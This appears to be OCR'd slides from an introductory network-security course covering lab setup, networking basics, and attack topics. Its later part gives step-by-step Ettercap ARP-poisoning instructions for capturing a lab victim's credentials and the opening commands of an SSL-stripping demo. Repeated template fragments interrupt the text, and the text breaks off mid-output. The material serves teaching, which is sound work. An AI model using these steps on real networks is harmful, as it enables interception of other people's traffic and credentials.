Module 1

Introduction and Overview

Goals for Day

- Internet Architecture
- How the Internet works
- IP Address
- Physical Layer: jamming attacks
- Data Link Layer: ARP protocol and ARP cache poisoning
- Network Layer: IP protocols, packet sniffing, IP Spoofing, IP fragmentation attacks
- Network Layer: ICMP protocol and ICMP misbehaviors
- Network Layer: IP Routing protocols and attacks
- Transport Layer: TCP protocol, TCP session hijacking, reset and SYN flooding attacks
- DoS and DDoS attacks
- DNS protocol, attacks, and DNSSEC
- BGP protocol and attacks

Lab Set-Up | Virtual Workstation

Vmware Workstation:

VMware Workstation is a line of Desktop Hypervisor products

Users Can run virtual machines, containers and Kubernetes clusters.

Software developers can test their application against multiple operating systems.

For Windows : **Download Here**

For Linux : **Download Here**

Download Links

- **Tools to Download :**
  - **VMWare :**
    - For Linux : https://tinyurl.com/vmware-linuxraj
    - For Windows : https://tinyurl.com/vmware-win
  - **Kali Linux :** https://tinyurl.com/kali23new
  - **ISO Files :**
    - Windows 10 : https://tinyurl.com/win10OOS
    - Windows 7 : https://tinyurl.com/w7sp1raj

For Indian IT Act 2000 : Read Here

SName | Regx
Addx
statex
emailx

VAPT | Operating System

- BackBox
- Parrot Security
- Pentoo Linux
- Kali Linux
- BlackArch
- BugTraq

Kali Linux | Offensive Security

- Open source Debian Based Linux Distribution
- Penetration Tester Operating System
- VAPT Tools : Pre-Installed
- **Popular Tools** :
    - Nmap
    - Metasploit-Framework
    - Burp Suite
    - Wireshark
    - WiFi Penetration Testing

    and many more


SName | Regx
Addx
statex
emailx

SName | Regx
Addx
statex
emailx

Kali Linux | Set-Up Guidelines

Step 1 :


- Download Kali Linux :
  - **Click Here**
- This will download a file :
  - File Extension: .tar.gz
- Recommended Version :
  - 64 Bit



Kali Linux | Installation

Step 2 :


- Extract the compressed File : **tar.gz**
- Open your **Vmware** workstation
- Click on **Open** a virtual machine & choose the Kali Linux extracted file
- Click on start button **&** use default credentials to Login
- **Username** : Kali **Password** : kali



Windows | Set-Up Guidelines

Follow Steps a below :

- Download ISO File
  - Click Here
- Open your **Vmware** workstation
- Click on **Create New Virtual Machine**
- Choose an Windows **ISO File**
- Follow Recommended Settings
- Finish the Set-Up
- **Windows** Installation Begins




Command Line Interface | CLI

- The Command Line Interface (CLI) is a non-graphical, text-based interface
- The user types command and the computer successfully executes it

SName | RegX
Addx
Statex
emailx

- The CLI terminal accepts the commands that the user types and passes to a shell
- If the output is produced by the specific command, then this text is displayed in the terminal

SName | Regx
Addx
SName | Regx
Addx
Statex
emailx



CLI Commands | Windows OS

- cd
  - Changes directories.
- cls
  - Clear screen
- dir
  - list directory content
- date
  - show/set date
- echo
  - text output
- Find
  - find files
- exit
  - exits the command prompt
- Hostname
  - Display host name
- color
  - Change console color
- shutdown
  - shutdown the computer
- time
  - display/edit the system time
- rmdir / rd
  - delete directory
- ipconfig
  - display IP network settings
- ping
  - pings the network
- move
  - move/rename files

SName | RegX
Addx
statex
emailx

SName | Regx
Addx
statex
emailx

Intro to Networking

Two or more computers that are connected with one another for the purpose of communicating data electronically

Types of Networks :

SName | RegX
Addx
statex
emailx

- **Local Area Network**
- **Wide Area Network**

Computer Networking | Devices

- End Devices
- Router | Modem
- Printer
- Server
- Smart watch

Computer Networking | Internet

How Internet Works..?

Who Control Internet..?

SName | RegX
Addx
statex
emailx

- Any company
- Any Country


Watch Video →

Computer Networking | Protocols

To implement smooth transfer of data from client to server one needs to follow these protocols:

- **IP** - Internet Protocol
- **HTTP** - Hypertext Transfer Protocol
- **FTP** - File Transfer Protocol
- **SMTP** - Simple Mail Transfer Protocol
- **VOIP** - Voice over Internet Protocol
- **DHCP** - Dynamic Host Configuration Protocol
- **TCP** - Transmission Control Protocol
- **UDP** - User Datagram Protocol
- **SSH** - Secure shell
- **DNS** - Domain Name System

Read More : **Click Here**



Unique Name | Digital Address


Unique Name for your Digital Devices

There are two types of address :

- **Virtual Address** :
  - Also known as **IP Address**
  - Give by ISP

SName | RegX
Addx
statex
emailx

- **Physical Address** : W
  - Also known as **MAC Address**
  - Given by Manufacturer



IP Address | IPv4

Internet Protocol Version 4

General Format :

A . B . C . D


- Values on place of A/B/C/D :
  - 0 - 255

SName | RegX
Addx
statusx
emailx

- Length in Bits
  - 32 Bits

- Example
  - 185.169.35.85
  - 145.96.2.78
  - 48.255.69.159
  - 35.57.69.7
  - **296.85.45.36** **X**

SName | Regx
Addx
statusx
emailx




IP Address | Unique Digital Name

Two of IP Address

- **Public IP Address**
  - Given by Internet Service Provider
  - Unique in Planet
  - Same Public IP for Same Network

SName | Regx
Addx
statex
emailx

- **Private IP Address**
  - Given by Router | Modem
  - Unique in same Network
  - Applicable only, if you are connected via LAN Cable, WiFi or Hotspot



IP Address | IPv6

Internet Protocol Version 6


General Format :

A : B : C : D : E : F : G : H

abcd : abcd : abcd : abcd : abcd : abcd : abcd : abcd

- Values on place of a/b/c/d :
  - 0 - 9
  - a - f

- Length in Bits
  - 128 Bits



Network Address Translation | NAT

SName | Regx
Addx
statex
emailx

NAT is a function which converts our Public IP Address to Private IP Address and vice versa

Watch Video →

Ports | Computer Network

- **Physical Ports**
  - USB Ports, LAN, HDMI, VGA & many


SName | RegX
Addx
statex
emailx

- **Virtual Ports**

SName | Regx
Addx
statex
emailx

  - There are total 0-65535 virtual ports available
  - Port **80** : HTTP
  - Port **443** : HTTP(s)
    & Many

TYPICAL NETWORK SETUP



Popular Ports | Computer Network

SName | Regx
Addx
statex
emailx

SName | RegX
Addx
statex
emailx

Port	Name
21	File Transfer Protocol (FTP)
22	Secure Shell (SSH)
23	Telnet
25	Simple Mail Transfer Protocol (SMTP)
80	HTTP
443	HTTPS (HTTP Over SSL)
22	SSH

Trace-Route | Follow a Packet

About Traceroute

- Network diagnostic tool used to track path from source to destination

SName | RegX
Addx
statex
emailx

- Traceroute provides a map of how data on the internet travels from your computer to its destination

- Traceroute uses ICMP messages and TTL fields in the IP address header to function

Traceroute Command

SName | RegX
Addx
statex
emailx

Linux or MAC Operating System


- Open up Terminal.
- Type command "**traceroute [hostname]**" and press enter

Windows Operating System

- Go to the Start menu.
- Select Run
- Type "**cmd**" and then hit "OK."
- Type in "**tracert [hostname]**" and press enter

Physical Layer: jamming attack

- Jamming attack in which an attacker transfers interfering signals on a wireless network intentionally
- It decreases the signal-to-noise ratio at the receiver side
- Disrupts existing wireless communication.
- Jamming attack uses intentional radio interference and keeps the communicating medium busy
- Jamming can cause significant disruption in wireless communication




MITM | ARP Poisoning

ARP Poisoning

An attacker associates his MAC address with the IP address of another host, causing any traffic meant for that IP address to be sent to the attacker instead of legitimate user

SName | Regx
Addx
statex
emailx



Attacker: Vm-Kali linux

SName | RegX
Addx
statex
emailx

Recommended : Kali Linux 2018.4

Download Here

IP: 192.168.1.64

Victim: Windows 7


IP: 192.168.1.82

MITM | Man In The Middle Attack

Introduction | Man In The Middle Attack

- When a user communicates or shares sensitive information over the insecure network attacker can capture the data easily
- MITM attack happens when a hacker inserts themselves between the users
- Exploit the real-time nature of conversations and data transfers to go undetected
- Allow attackers to intercept confidential data

SName | RegX
Addx
statex
emailx



MITM | Tool : Ettercap-G

Tool: Ettercap

- Ettercap is a free and open source network security tool for MITM on LAN
- It can be used for computer network protocol analysis and security auditing
- It runs on various operating systems including Linux, Mac OS and on Microsoft Windows

SName | RegX
Addx
statex
emailx

SName | Regx
Addx
statex
emailx

MITM | Tool : Ettercap-G

Ettercap Features

- Intercepts and alters traffic on a network segment,
- Captures credentials,
- Has powerful (and easy to use) filtering language

SName | RegX
Addx
statex
emailx

that allows for custom scripting

- Conducts active eavesdropping against a number of common protocols: TELNET, FTP, POP, IMAP, etc..

MITM | Tool : Ettercap-G : Demo

Activity in Kali Linux Machine :

Step1: Open Terminal and type ‘**ettercap -G’** enter

Step2: Or go to application and type ettercap and open it

Step3: In the Ettercap interface click on sniff and unified sniffing

Step4: select network interface and click on ok


SName | RegX
Addx
Sdap
emailx

Step5: Click on hosts and scan for hosts and Click on host list

Step6: Select gateway ip and click on target 1, victim ip target 2

Step7: Click on **MITM** tab and click on **Arp poisoning**

Step8: Select **Sniff remote connection** and enter



MITM | Tool : Ettercap-G : Demo


Activity in Victim Machine :

Steps to Capture Credentials

Step1: Open the windows browser and use credential in http website

Step2: Open testphp.vulnweb.com and use username **admin123,** pass **admin@123**

Step3: Go to Kali linux and open Ettercap and check the credential with url




SSL Stripping | Introduction

About SSL Stripping

- SSL stripping is a technique by which a website is downgraded from https to http
- Http transmits the data in plaintext whereas https sends data using a secure tunnel
- The attacks expose the website to eavesdropping and data manipulation by forcing it to use insecure HTTP rather than secured https
- When you enter the URL on the browser, the first connection will be a plain http before it gets redirected to secure https

SName | Regx
Addx
statex
emailx

SName | Regx
Addx
statex
emailx



SSL Stripping | Demo

STEP 1 :
Open Kali Linux (Attacker Machine)
use following command for packet Forwarding

 # echo 1 > /proc/sys/net/ipv4/ip_forward

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# cat /proc/sys/net/ipv4/ip_forward
1
root@kali:~#
```

SName | Regx
Addx
statex
emailx

STEP 2 :
Enable port 80 re-routing to desired port on which sslstrip will be listening

SName | Regx
Addx
statex
emailx

```
root@kali:~# iptables -t nat -A PREROUTING -p TCP --destination-port 80
-j REDIRECT --to-port 8080
root@kali:~#
```

 # iptables -t nat -A PREROUTING -p TCP –destination-port 80 -j REDIRECT –to-port 8080

SSL Stripping | Demo

STEP 3 :

For Arp spoofing we need router Ip address

and Victim Ip address

```
root@kali:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.18.1    0.0.0.0         UG    100    0        0 eth0
192.168.18.0    0.0.0.0         255.255.255.0   U     100    0        0 eth0
root@kali:~#
```

SName | RegX
Addx
statex
emailx

Gateway Ip Address Ip:

192.168.18.1

SName | RegX
Addx
statex
emailx

Victim Ip address

Ip: 192.168.18.66

```
C:\Users\win7>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::98ea:4914:bd93:94e3%11
